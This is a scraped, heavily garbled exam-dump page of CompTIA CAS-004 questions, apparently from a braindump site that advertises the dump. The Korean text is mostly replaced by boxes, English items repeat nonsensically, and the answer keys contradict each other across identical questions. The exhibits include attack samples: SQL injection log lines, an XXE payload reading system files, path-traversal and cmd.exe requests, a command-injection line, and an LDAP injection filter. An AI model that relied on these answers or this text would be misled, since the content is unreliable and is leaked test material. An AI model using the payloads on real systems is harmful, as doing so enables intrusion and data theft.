84.55.41.60- - [19/Apr/2020:07:22:27 0100] "GET /wordpress/wp-content.plugins/custom_plugin/check_user.php?userid=1 UNION ALL SELECT CONCAT(0x7171787671,0x537653544175467a724,0x71707a7871,NULL,NULL-- HTTP/1.1" 200 182 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1; ru; rv:1.9.2.3) Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"
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- A.** □□ □□□ □□□□
- B.** □□□ □□
- C.** SQL □□□
- D.** □□ □□□ □□ □□

Answer: ([SHOW ANSWER](#))

NEW QUESTION: 87

[illegible]

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- A. □□□□ □□□ □□□ □□ □□□□ VLAN
- B. □□□□ □□ □□□□□□ □□□□ □□□□□□□□□□
- C. API □□□□□□ □□ □□□□ □□□ □□□□□□ □□□ □□
- D. □□□ □□□□□□□□ □□□□ P2P □□ □□

Answer: (SHOW ANSWER)

NEW QUESTION: 88

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B. □□ □□
C. □□□□
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E. □□ □□ □□ □□
F. □□□ □□ □□

Answer: B,E (LEAVE A REPLY)

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- Answer: A (LEAVE A REPLY)**

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- Answer: C (LEAVE A REPLY)**

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</VirtualHost>

- Answer: (SHOW ANSWER)**

- Answer: C (LEAVE A REPLY)**

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A. □□□ □□□ □□□ □□

B. UDP □□□□□ □□ □□

C. □□ □□ □□

D. □□□ □□□□□□ □□

E. □□□ □□□ VPN

F. □□□ □□□□ GPS □□□□

Answer: E,F (LEAVE A REPLY)

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- Answer: C ([LEAVE A REPLY](#))**

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- A.** ☐☐ Microsoft Windows ☐☐☐☐ powershell.exe ☐ ☐☐☐☐☐☐.
- B.** Microsoft Windows Defender ☐ ☐☐ ☐☐☐☐.
- C.** 40.90.23.154 ☐ ☐☐☐☐ ☐☐☐ ☐☐☐☐☐.
- D.** ☐☐☐☐ ☐☐ ☐☐☐ ☐☐☐☐☐.

Answer: C ([LEAVE A REPLY](#))

Which of the following is a valid IP address for a host on a local network?

NEW QUESTION: 99

Which of the following is a valid IP address for a host on a local network? The IP address must be in the 192.168.0.0/24 range. The IP address must be in the 10.0.0.0/8 range. The IP address must be in the 172.16.0.0/16 range. The IP address must be in the 192.0.2.0/24 range.

- A. 192.168.0.1
- B. 10.0.0.1
- C. 172.16.0.1
- D. 192.0.2.1

Answer: C ([LEAVE A REPLY](#))

Which of the following is a valid IP address for a host on a local network? The IP address must be in the 192.168.0.0/24 range. The IP address must be in the 10.0.0.0/8 range. The IP address must be in the 172.16.0.0/16 range. The IP address must be in the 192.0.2.0/24 range.

NEW QUESTION: 100

Which of the following is a valid IP address for a host on a local network? The IP address must be in the 192.168.0.0/24 range. The IP address must be in the 10.0.0.0/8 range. The IP address must be in the 172.16.0.0/16 range. The IP address must be in the 192.0.2.0/24 range.

```
<!DOCTYPE doc [  
<!ELEMENT doc ANY>  
<ENTITY xxe SYSTEM "file:///etc/password">]>  
<doc>&xxe;</doc>
```

Which of the following is a valid IP address for a host on a local network?

- A. 192.168.0.1
- B. 10.0.0.1
- C. 172.16.0.1
- D. 192.0.2.1

Answer: A ([LEAVE A REPLY](#))

NEW QUESTION: 101

Which of the following is a valid IP address for a host on a local network? The IP address must be in the 192.168.0.0/24 range. The IP address must be in the 10.0.0.0/8 range. The IP address must be in the 172.16.0.0/16 range. The IP address must be in the 192.0.2.0/24 range.

- A. 192.168.0.1

F. □□□ □□□ □□□□ □□□□ □□ □□ □□ □□□ □□□□ □□□

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Answer:

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- A. □□□□ □□ □□□□ □□□ □□
- B. □□□ □□□ □□
- C. □□□□ □□ □□ □□
- D. □□□ □□□ □□□□

Answer: B ([LEAVE A REPLY](#))

NEW QUESTION: 106

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- A. □□
- B. □□□□ □□□
- C. □□□ □□
- D. □□□□

Answer: ([SHOW ANSWER](#))

CAS-004 □□ □□□ □□□□□ □□ DumpTop □□ □□□□ □□□ CAS-004 □□!
DumpTop □ □□ **CAS-004** □□ □□□ □□□□□□, DumpTop CAS-004 □□ □□□ □□
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□□ □□□□□. <https://www.dumptop.com/CompTIA/CAS-004-dump.html> (620 Q&As
Dumps, **30%OFF** Special Discount: **KrDump**)

NEW QUESTION: 107

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Request URL: http://www.largeworldwidebank.org/../../../../etc/passwd
Request Method: GET
Status Code: 200 OK
Remote Address: 107.240.1.127:443
Content-Length: 1245
Content-Type: text/html
Date: Tue, 03 Nov 2020 19:47:14 GMT
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cache-Control: max-age=0
Connection: keep-alive
Host: www.largeworldwidebank.org/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.87 Safari/537.36

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- A. WAF □□□ □□
- B. IDS □□
- C. □□□□ □□□ □□
- D. □□□ □□

Answer: ([SHOW ANSWER](#))

NEW QUESTION: 108

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- □ □□□ GDPR □□□ □□□□ □□ □□□□ □□ □□ □□□□□? (□ □□□ □□□ □□.)
- A. □□□ □□ □□□ □□□□□.
- B. □□ □□□□ □□□□□ □□□□□ □□□□.
- C. □□ □□ □□□ □□□□□.
- D. □□□ □□□ □□□ □□□ □□□□□.
- E. □□□ □□□□ □□ □□□/□□□ □□□□□.
- F. □□□ □□□ □□□□ □□□□□.

Answer: ([SHOW ANSWER](#))

NEW QUESTION: 109

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- A. □□□
- B. □□□□
- C. □□□
- D. □□□ □□

Answer: A ([LEAVE A REPLY](#))

NEW QUESTION: 110

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Month	Total Emails Received	Total Emails Delivered	Spam Detections	Accounts Compromised	Total Business Loss Account Compromise
January	304	240	62	0	\$0
February	375	314	58	1	\$1000
March	360	289	69	0	\$0
April	281	213	68	1	\$1000
May	331	271	55	2	\$2000
June	721	504	120	2	\$6000

Filter	Yearly Cost	Expected Yearly Spam True Positives	Expected Yearly Account Compromises
ABC	\$18,000	930	1
XYZ	\$16,000	1200	4
GHI	\$22,000	2400	0
TUV	\$19,000	2000	2

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- A. □□ XYZ

- Answer: C (LEAVE A REPLY)**

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 00 0 000 0000 00000000. 0000 0000 000 VPC 0000 0000 0
 0000 00 00 000 0000 00000 0000 00 VPC 000000 00 00 000000
 0. 00 0 0000 0000 0000 00000 0 0000 00 00 00 0000 000000?

- Answer: A (LEAVE A REPLY)**

NEW QUESTION: 112

- VLAN 30	Guest networks	192.168.20.0/25
- VLAN 20	Corporate user network	192.168.0.0/28
- VLAN 110	Corporate server network	192.168.0.16/29

Rule active	Firewall ID	Source	Destination	Ports	Action	TLS decryption
Yes	58	VLAN 20	15.22.33.45	143	Allow and log	Enabled
Yes	33	VLAN 30	Any	80, 443,	Allow and log	Disabled
Yes	22	VLAN 110	VLAN 20	Any	Allow and log	Disabled
No	21	VLAN 20	15.22.33.45	990	Allow and log	Disabled
Yes	20	VLAN 20	VLAN 110	Any	Allow and log	Enabled
Yes	19	VLAN 20	Any	993, 587	Allow and log	Enabled

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□□ □□□?

- A. □□□□ □□□□□ IMAPS □□□ □□□ □□□□.
- B. □□ □□□□□ UTM □□□□ □□□□□ □□□□□.
- C. □□ □□□□ □□□ □□ □□□□ □□□□ □□□ □□□□□.
- D. □□□ □□□ □□□□□ □□□□ □□ IP□ □□□□□□ □□□□□□.

Answer: B ([LEAVE A REPLY](#))

NEW QUESTION: 113

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```
84.55.41.60- - [19/Apr/2020:07:22:13 0100] "GET /wordpress/wp-content/plugins/custom_plugin/check_user.php?userid=1 AND (SELECT 6810 FROM(SELECT COUNT(*),CONCAT(0x7171787671,(SELECT (ELT(6810=6810,1))),0x71707a7871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) HTTP/1.1" 200 166 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1; ru; rv:1.9.2.3) Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"

84.55.41.60- - [19/Apr/2020:07:22:13 0100] "GET /wordpress/wp-content/plugins/custom_plugin/check_user.php?userid=(SELECT 7505 FROM(SELECT COUNT(*),CONCAT(0x7171787671,(SELECT (ELT(7505=7505,1))),0x71707a7871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) HTTP/1.1" 200 166 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1; ru; rv:1.9.2.3) Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"

84.55.41.60- - [19/Apr/2020:07:22:13 0100] "GET /wordpress/wp-content/plugins/custom_plugin/check_user.php?userid=(SELECT CONCAT(0x7171787671,(SELECT (ELT(1399=1399,1))),0x71707a7871)) HTTP/1.1" 200 166 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1; ru; rv:1.9.2.3) Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"

84.55.41.60- - [19/Apr/2020:07:22:27 0100] "GET /wordpress/wp-content/plugins/custom_plugin/check_user.php?userid=1 UNION ALL SELECT CONCAT(0x7171787671,0x537653544175467a7241,0x71707a7871),NULL,NULL-- HTTP/1.1" 200 182 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1; ru; rv:1.9.2.3) Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"
```

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- A. □□□ □ □□ □□
- B. □□ □□□ □□□□
- C. □□□ □□
- D. SQL □□□

Answer: D ([LEAVE A REPLY](#))

NEW QUESTION: 114

□□ □□□□ □□□ □□ SSH □□ □□□ □□□□□ □□□ □□ SIEM□□□□ □□□ □□
□□. □□ □□□ □□ □□□□ /var/log/auth.log: graphic.ssh_auth_log□□ □□ □□□ □□□
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- A. □□□ □ □□ □□ □□
- B. □□ □□□ □□□ □□ □□ □□
- C. □□ □□ 22 □□□ □□
- D. AllowUsers □□ □□□ □□

Answer: ([SHOW ANSWER](#))

NEW QUESTION: 115

□□□ □□ □□□□□ □□□ □□ □□ □□□ □ VPN□ □□□□□. □□□ □□□ □□□□
VPN □□ □□□□ □□□□ □□□□ □□□□□□. □□□□□ CISO(Chief Information
Security Officer)□ VPN □□□□ □ □□ □□ □□ □□□□□ □□□ □□ □□□ □□ □□
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Which CISO would be most likely to implement a VPN?

- A. A CISO who is a member of the board of directors
- B. A CISO who is a member of the board of directors and a member of the board of directors
- C. A CISO who is a member of the board of directors and a member of the board of directors
- D. A CISO who is a member of the board of directors and a member of the board of directors
- E. A CISO who is a member of the board of directors and a member of the board of directors

Answer: (SHOW ANSWER)

Which CISO would be most likely to implement a VPN?

Which CISO would be most likely to implement a VPN? A CISO who is a member of the board of directors and a member of the board of directors.

NEW QUESTION: 116

Which of the following is a common method for securing a network?

- A. Firewall
- B. VPN
- C. Intrusion Detection System (IDS)
- D. Intrusion Prevention System (IPS)
- E. Security Information and Event Management (SIEM)

Answer: E (LEAVE A REPLY)

NEW QUESTION: 117

Which of the following is a common method for securing a network? A firewall is a network security device that monitors and controls incoming and outgoing network traffic based on predetermined security rules. A firewall typically acts as a barrier between a trusted internal network and an untrusted external network, such as the Internet. A firewall can be implemented in hardware or software, or a combination of both. A firewall can also be implemented as a service, such as a cloud-based firewall. A firewall can also be implemented as a combination of hardware and software, such as a hardware firewall with a software-based management interface. A firewall can also be implemented as a combination of hardware and software, such as a hardware firewall with a software-based management interface.

- A. Firewall
- B. X-Forwarded-Proto
- C. X-Forwarded-For
- D. X-Forwarded-Host
- E. X-Forwarded-Port

Answer: C (LEAVE A REPLY)

NEW QUESTION: 118


Which of the following is a common method for securing a network? A firewall is a network security device that monitors and controls incoming and outgoing network traffic based on predetermined security rules. A firewall typically acts as a barrier between a trusted internal network and an untrusted external network, such as the Internet. A firewall can be implemented in hardware or software, or a combination of both. A firewall can also be implemented as a service, such as a cloud-based firewall. A firewall can also be implemented as a combination of hardware and software, such as a hardware firewall with a software-based management interface. A firewall can also be implemented as a combination of hardware and software, such as a hardware firewall with a software-based management interface.

```
ls -l -a /usr/heinz/public; cat ./config/db.yml
```


Which of the following is a common method for securing a network? A firewall is a network security device that monitors and controls incoming and outgoing network traffic based on predetermined security rules. A firewall typically acts as a barrier between a trusted internal network and an untrusted external network, such as the Internet. A firewall can be implemented in hardware or software, or a combination of both. A firewall can also be implemented as a service, such as a cloud-based firewall. A firewall can also be implemented as a combination of hardware and software, such as a hardware firewall with a software-based management interface. A firewall can also be implemented as a combination of hardware and software, such as a hardware firewall with a software-based management interface.

```
system {"ls -l -a $(path)"
```

Which of the following is a common method for securing a network? A firewall is a network security device that monitors and controls incoming and outgoing network traffic based on predetermined security rules. A firewall typically acts as a barrier between a trusted internal network and an untrusted external network, such as the Internet. A firewall can be implemented in hardware or software, or a combination of both. A firewall can also be implemented as a service, such as a cloud-based firewall. A firewall can also be implemented as a combination of hardware and software, such as a hardware firewall with a software-based management interface. A firewall can also be implemented as a combination of hardware and software, such as a hardware firewall with a software-based management interface.



Answer:



NEW QUESTION: 124

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A. `sudo netstat -pnut -w | □ -t -s $"w"`
B. `sudo netstat -plntu | grep -v "□□ □□"`
C. `sudo netstat -pnut | grep -P ^tcp`
D. `sudo netstat -antu | grep "□□" | awk '{print$5}'`
E. `sudo netstat -nlt -p | grep "□□□"`

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NAC(□□□□ □□□ □□)□ □□□ □□ □□ □□ □□□□ □□ □□ □□□□□□ □□□□ □□□□ □□□□ □□□□ □□□□ □□□□ □□□□ □□□□□.

NEW QUESTION: 130

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- A. UTM
- B. □□ □□□□□
- C. DLP
- D. □□□ □□ □□

Answer: C ([LEAVE A REPLY](#))

NEW QUESTION: 131

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- A. □□ □□□□□□ □□□□ □□ □□□□ □□ □□□□□ CMDB
- B. □□□□□ □□ □□□□□□ □□□□□ ERP □□□□□
- C. □□□□□ □□□□□ □□□□□ □□□ □□ □□□ □□□ □□□□□ CRM □□□□□□□
- D. □□ □□□□□ □□ □□□ □□□□□ □□□□□ DLP □□□□□

Answer: C ([LEAVE A REPLY](#))

NEW QUESTION: 132

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ERR_SSL_VERSION_OR_CIPHER_MISMATCH
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- A. □□□□□□ □□ □□□□□□ RC4□ □□□□□□ □□□□□□□□□.
- B. □□□□□□ □□ □□□□□□ PFS□ □□□□□□ □□□□□.
- C. □□□□□□ □□□□□□□□□ GCM□□ AES-256□ □□□□□□ □□□□□□.
- D. □□□□□□ □□□□□□□□□ ECDHE□ □□□□□□ □□□□□□□□□.

Answer: ([SHOW ANSWER](#))

NEW QUESTION: 133

Which of the following is a common method for data backup? A. CIO B. CYOD C. MDM D. MDM

A. CYOD

B. CYOD

C. MDM

D. MDM

Answer: B (LEAVE A REPLY)

NEW QUESTION: 134

Which of the following is a common method for data backup? A. CIO B. CYOD C. MDM D. MDM

```
(&(objectClass=*)(objectClass=*))(&(objectClass=void)(type=admin))
```

Which of the following is a common method for data backup? A. CIO B. CYOD C. MDM D. MDM

A. CIO

B. CYOD

C. MDM

D. MDM

Answer: A (LEAVE A REPLY)

NEW QUESTION: 135

Which of the following is a common method for data backup? A. CIO B. CYOD C. MDM D. MDM

A. CIO

B. CYOD

C. MDM

D. MDM

Answer: C (LEAVE A REPLY)

NEW QUESTION: 136

Which of the following is a common method for data backup? A. CIO B. CYOD C. MDM D. MDM

A. CIO

B. CYOD

C. MDM

D. MDM

Answer: C (LEAVE A REPLY)

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CAS-004 □□ □□□ □□□□□ □□ DumpTop □□ □□□□ □□□ CAS-004 □□!
DumpTop □ □□ **CAS-004** □□ □□□ □□□□□□, DumpTop CAS-004 □□ □□□ □□
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□□ □□□□□. <https://www.dumptop.com/CompTIA/CAS-004-dump.html> (620 Q&As
Dumps, **30%OFF** Special Discount: **KrDump**)

NEW QUESTION: 137

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```
SELECT *  
from ACCOUNTS  
where * regexp '^[0-9]{4}[-][0-9]{4}[-][0-9]{4}[-][0-9]{4}$'
```

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- A) □□ □□ □□: □□ □□□ □□ □□□ □□□ DLP □□□ □□□□□.
-) □□ □□; □□ □□□ □□ □□□□□ □□□ □□□ □□ □□□□ □□ □ □□□ □□□□.
-) □□ID : □□□□□ □□ □□□ □□□ □□□□ □□□ □□ □□□□.
- D) PAN: □□ □□□ □□ □□□ □□□ □□ □ □□□□□□ □ □□□□ □□□□.
- A. □□ C
- B. □□ A
- C. □□ B
- D. □□ D

Answer: D ([LEAVE A REPLY](#))

NEW QUESTION: 138

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Test email sent from bp_app01 to external_client_app01_mailing_list.

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- A. □□ □□□□□ □□□□ □□□□ IP □□□ □□□□□.

B. □□□□ □□□□ □□ □□ □□□□ □□□□ □□□□ □□□ □□□□□□ □□□□
□.

C. □□□□ □□ □□□ □□□□ □□□ □□□□ □□ □□□□.

D. □□ □□ □□□□ □□□ □□ □□□ □□ □□□ □□□ □□□□□□ □□□□.

Answer: ([SHOW ANSWER](#))

NEW QUESTION: 139

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□ □□□□□?

A. `grep -v '^4[0-9]{12}([0-9]{3})?$', file`

B. `grep '^4[0-9]{12}([0-9]{3})?$', file`

C. `grep '^6([011|5[0-9]{2})[0-9]{12}?', file`

D. `grep -v '^6([011|5[0-9]{2})[0-9]{12}?', file`

A. ☐ ☐ D

B. ☐ ☐ A

C. ☐ ☐ C

D. □□ B

Answer: C (LEAVE A REPLY)

NEW QUESTION: 140

[illegible]

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A. ☐☐ ☐☐☐ ☐☐

B. ☐ ☐ ☐ ☐ ☐ ☐

C. ☐ ☐ ☐ ☐ ☐ ☐

D. ☐ ☐ ☐ ☐ ☐ ☐

Answer: B (LEAVE A REPLY)

NEW QUESTION: 141

PCI DSS v3.4 □
□ ?

A. CVV2

B. ☐

C. 100 100 100

D. 1000

Answer: B ([LEAVE A REPLY](#))

NEW QUESTION: 142

100 100 100 100 1000 100 100 100000 100 VPC 100 1000 100
100 100 100 1000 100 1 100 10000.
100 1 1 1000 1000 100 100 100 100 100 10000?

A. EDR

B. 100

C. 1000

D. HIDS

Answer: B ([LEAVE A REPLY](#))

NEW QUESTION: 143

10000 100 100 1000 10000 100 100 10000 100000000. 100000 10000
10000 100000 100000000. 10000 1000 OT 10000 10000 1000 10000
10000. 100 1 1 1000 100 10000 100 100 1000 100000?

A. 1000 10000 1000 1000 100 1 10000.

B. 1000000 100000 100 1 10000.

C. 10000 1000 100000 100 100000.

D. SCADA 1000 1000 1 10000.

Answer: ([SHOW ANSWER](#))

NEW QUESTION: 144

100 100 100 100 1000 1000 1000 10000 10000 100 1000 1000 1 100 1000
1 100000 100 1000 10000000 1000 1 10000. 100 1000 100 100 100 DLP
10000 10000 10000 1000 10000 1000 10000 1000 100000.
1000 100000 1000000000 1000 1000 1 1000 100 100 10000 100 100 1
10000 100 100 100000?

A. 1000 1000000 10000 100 NAC

B. 10000 10000 1000 FIM

C. 10000 10000 100 100

D. 100 100000 100 10000 VPN 1000

Answer: A ([LEAVE A REPLY](#))

NAC(10000 1000 100)1 1000 100 100 100 1000 10000 100 100 1000000 1
1000 10000 10000 10000 10000 1000 10000 1 100000.

NEW QUESTION: 145

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- A. ☐☐
- B. C
- C. ☐☐☐
- D. ☐☐☐
- E. ☐☐☐☐

Answer: E (LEAVE A REPLY)

NEW QUESTION: 146

[illegible]

- A. \$500,000**
B. \$250,000
C. \$50,000
D. \$125,000
E. \$51,000,000

Answer: B (LEAVE A REPLY)

NEW QUESTION: 147

[illegible]

```
GET http://comptia.com/casp/search?q=scriptingcr
GET http://comptia.com/casp/...%5.../Windows/System32/cmd.exe?/c+sql+s:\
POST http://comptia.com/casp/login.asp
GET http://comptia.com/casp/user=54x90211z
```

[illegible]

- A.** TLS 1.2 □ □ □ □ □ □ □ .
- B.** □ □ □ □ □ □ □ □ □ □ □ □ □ □ .
- C.** □ □ □ □ □ □ □ □ □ □ .
- D.** □ .

Answer: A (LEAVE A REPLY)

NEW QUESTION: 148

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```
(&(objectClass=*) (objectClass=*)) (&(objectClass=void) (type=admin))
```

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- A. ☐ ☐ ☐ ☐

- D.** ☐☐☐ ☐☐☐

Answer: B (LEAVE A REPLY)

NEW QUESTION: 149

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- A.** □□□ □□□ □□ □□ □□□□ □□ □□ □□□□□□ □□□ □□□□□.
- B.** □□□ □□ □□□□□ □□ □□□□□ □□□ □ □□□□.
- C.** □□□ □□□ □□□□ □□ □□ □□□ □□□□ □ □□□□.
- D.** □□□ □□ □□□□ □□ □□□□□ □□□ □ □□□□.

Answer: C (LEAVE A REPLY)

NEW QUESTION: 150

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- A. □□ □□□ □□□□□ □□□ □□□□ □□□□.
- B. □□□□□ SHA □□□□ □□□□□.
- C. □ □□□□ □□ □□□□ □□ □□□□□□ □□□□□□.
- D. □□ □□□□ □□ □□□□□□ □□□□□□.

Answer: ([SHOW ANSWER](#))

NEW QUESTION: 151

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- A.** □□□□ VLAN □□□ 802.1x□ □□□□ □□□ □□□ □□ □□□□ □□□ □□□ □□□ □.
- B.** DHCP □□□ □□□ □ □□□□ IP □□□ PC□ □□ □□□□ □□□□.
- C.** WiFi □□□□□ WPA2 Enterprise□ □□□□ □□□ □□□ □□□□ SAN □□□ □□□ IP □□□ □□□□.
- D.** □□ □□□□□□ □□ DHCP □□□ PC□ MAC □□□ □□□□ □□□□.

Answer: A (LEAVE A REPLY)

CAS-004       DumpTop     CAS-004 !

DumpTop   **CAS-004**                       

NEW QUESTION: 152

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- 1- □□□ □□□ □□□□ □□□ □□ \$20,000□ □□ □□□ □□□□□.
 - 2- □□□ □□□ □□□□.
 - 3- □□ □□□ □□□□.
 - 4- □□ □□□ □□ □□□ □□□□ □□ □□□ □□□ □□ □□□□.
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- A.** □□□ □□□□ □□ □□ □□□ □□□□□□□ □□□ □□□□□□.
 - B.** □□□ □□□ □□ □□□□ □□ □□□ □□□□□□.
 - C.** □□□□ □□□□ □□□□ □□□□□ SaaS CRM □□□□□ □□□ □□□□□□.
 - D.** SaaS CRM □□□□ □□ □□ □□□ □□□□ □□□ □□□□□□.

Answer: B (LEAVE A REPLY)

NEW QUESTION: 153

[illegible]

- A. GDPR**
B. ISO
C. PCI DSS
D. NIST

Answer: C (LEAVE A REPLY)

NEW QUESTION: 154

[illegible]

- A.** □□□ □□□ □□ □□ □□□ □□
- B.** .wav □□□□ □□□□ □□□□ □□ □□□□ □□
- C.** DRM□□ □□□ □□□□ □□ □□ □□ □□ □□ □□

Answer: C (LEAVE A REPLY)

[illegible]

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- A.** IDS ☐☐
- B.** ☐☐☐ ☐☐
- C.** ☐☐☐☐ ☐☐☐ ☐☐
- D.** WAF ☐☐☐ ☐☐

Answer: D (LEAVE A REPLY)

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□□ □□ Linux □□ □ □□□□□ □□ □□□ □□□ □□□□ □□□ □□ □ □□□□ □□
□□□□□?

- A.** ☐☐☐☐☐☐☐
B. ☐☐☐
C. ☐☐☐ ☐☐ ☐☐☐ ☐☐☐☐
D. ☐☐ ☐☐

Answer: B (LEAVE A REPLY)

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- A.** □□□ □□ □□□ □□ API□ □□ □□ VPC□ □□□□ □□ □□ □□□□□ □□□□□.
- B.** □□□□ □□ □ □ □□□ □□□□ □□□□ □□□□□□□□ □□ VPC □□□ □□□□
□□□□□.

Answer: ([SHOW ANSWER](#))

NEW QUESTION: 160

[illegible]

- A. □□□□ □□□ □□□□□□□□ □□ □□ □□□ □□□□□.
- B. □□□ □□ □ □□□ □□ □□□ □□□ □□□□□.
- C. □□□ □□□□ □□□□□ □□□□ □□ □□□□□ □ □□□□ □□ □□□ □□□□□.
- D. □□□□ □□□□ □□ □□□ □□□ □□□□ □□□□□.

Answer: D (LEAVE A REPLY)

NEW QUESTION: 161

[illegible]

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DoS □ DDoS □□□□□□ □□

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- [illegible]

Answer: D (LEAVE A REPLY)

NEW QUESTION: 162

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
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
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[illegible]



Answer:



NEW QUESTION: 163

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- A.** 00000 00000 00000 00 000 00 000 000 00 00000 00000. 0 00 0 00 0 00 000 00 0 00 00 000 00000. 00 00 00 00 00 00000 00 0 000 000000 00000.
- B.** 000 000, 000 00 0 000 000 000 00000 00000 00000 00000 00000. 00000 000 00000 00 0 00000 00 00000 00000 0. 00000 000 00 00 00000 00 000 00000.
- C.** 00000 000, 00000 000000 00 0 000 000 00000 00 00000 0 00000 00000 00 000000 00000 00 00 000 00000 00 00 0 00 00 0 00000 000 000 00 00000. 00.
- D.** 00 000000 00 00 000 00000 00 00 00, 00000 00 0 00000 000 00000 00000 00 00000. 00 00 0000 0 00 00 0000 0 0000 00 0000 00000000 000000.

Answer: A ([LEAVE A REPLY](#))

NEW QUESTION: 164

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0000 0000000 00000000 0000.

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Nmap 0000 000000 0000000 0000 00 00, 0000 00 00 00 0000 000000.

Nmap00 00 0 0000 00 00 0000 00 Devices Discovered 0000 00 0000 0000 00.

0000 IP 00

0000 00 00 00 0000(0 IP0 0000 0000/00000 0000000 0) 00 0000 00

0000000000 00 00000(00 00) 00000000 00 0000 0000000 000000 00

0000 0000 00000000.

OSINT - Scan Output

```

Nmap scan report for 10.1.45.65
Host is up (0.015s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          CrushFTP sftp (protocol 2.0)
8080/tcp  open  http         CrushFTP web interface
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Device type: general purpose
Running: Microsoft Windows 7/2008
OS CPE: cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2008:r2
OS details: Microsoft Windows 7 SP1 or Windows Server 2008 R2

Nmap scan report for 10.1.45.66
Host is up (0.016s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE      VERSION
25/tcp    closed smtp      Barracuda Networks Spam Firewall smtpd
415/tcp   open  ssl/smtp     smtpd
587/tcp   open  ssl/smtp     smtpd
443/tcp   open  ssl/http     Microsoft IIS httpd 7.5
Aggressive OS guesses: Linux 3.16 (94%), OpenWrt Chaos Calmer 15.05 (Linux 3.18)
or Designated Driver (Linux 4.1 or 4.4) (89%), OpenWrt Kamikaze 7.09 (Linux 2.6.22)
(88%), Linux 4.5 (88%), Asus RT-AC66U router (Linux 2.6) (88%), Linux 3.16 - 4.6
(88%), OpenWrt 0.9 - 7.09 (Linux 2.4.30 - 2.4.34) (87%), OpenWrt White Russian 0.9
(Linux 2.4.30) (87%), Asus RT-N16 WAP (Linux 2.6) (87%), Asus RT-N66U WAP (Linux
2.6) (87%)
No exact OS matches for host (test conditions non-ideal).
Service Info: Host: barracuda.pnp.roo; CPE:
cpe:/h:barracudanetworks:spam_%26_virus_firewall_600:-

Nmap scan report for 10.1.45.67
Host is up (0.026s latency).
Not shown: 991 filtered ports
PORT      STATE SERVICE      VERSION
20/tcp    closed ftp-data
21/tcp    open  ftp          FileZilla ftpd 0.9.39 beta
22/tcp    closed ssh
80/tcp    open  http         Microsoft IIS httpd 7.5
443/tcp   open  ssl/http     Microsoft IIS httpd 7.5
2001/tcp  closed dc
2847/tcp  closed dls
2196/tcp  closed unknown
6001/tcp  closed X11:1
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows Vista/7/2008/8.1 (94%)
OS CPE: cpe:/o:microsoft:windows_vista:cpe:/o:microsoft:windows_7:sp1
cpe:/o:microsoft:windows_server_2008:cpe:/o:microsoft:windows_8.1:r1
Aggressive OS guesses: Microsoft Windows Vista SP2, Windows 7 SP1, or Windows
Server 2008 (94%), Microsoft Windows Server 2008 R2 (92%), Microsoft Windows
Server 2008 SP2 (90%), Microsoft Windows 7 SP1 or Windows Server 2008 R2 (90%),
Microsoft Windows Server 2008 (87%), Microsoft Windows Server 2008 R2 SP1 (86%),
Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (85%),
Microsoft Windows 8.1 R1 (85%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 10.1.45.68
Host is up (0.016s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Pure-FTPd
443/tcp   open  ssl/http-proxy SonicWall SSL-VPN http proxy
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Device type: firewall[general purpose][media device]
Running (JUST GUESSING): Linux 3.X/2.6.X (92%), IPCop 2.X (92%), Tiandy
embedded (86%)
OS CPE: cpe:/o:linux:linux_kernel:3.4 cpe:/o:ipcop:ipcop:2 cpe:/o:linux:linux_kernel:3.2
cpe:/o:linux:linux_kernel:2.6.32
Aggressive OS guesses: IPCop 2 firewall (Linux 3.4) (92%), Linux 3.2 (89%), Linux
2.6.32 (87%), Tiandy NVR (86%)
No exact OS matches for host (test conditions non-ideal).

```

Devices Discovered (0)

➕ Add Device For

10.1.45.65
10.1.45.66
10.1.45.67
10.1.45.68

NMAP Scan Output

Nmap scan report for 10.1.45.65
Host is up (0.015s latency).
Not shown: 998 filtered ports

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	CrushFTP sftpd (protocol 2.0)
8080/tcp	open	http	CrushFTP web interface

Warning: OSscan results may be unreliable because we could not find at least 1 open and 1 closed port.

Device type: general purpose
Running: Microsoft Windows 7/2008
OS CPE: cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2008:r2
OS details: Microsoft Windows 7 SP1 or Windows Server 2008 R2

Nmap scan report for 10.1.45.66
Host is up (0.016s latency).
Not shown: 998 closed ports

PORT	STATE	SERVICE	VERSION
25/tcp	closed	smtp	Barracuda Networks Spam Firewall smtpd
415/tcp	open	ssl/smtp	smtpd
587/tcp	open	ssl/smtp	smtpd
443/tcp	open	ssl/http	Microsoft IIS httpd 7.5

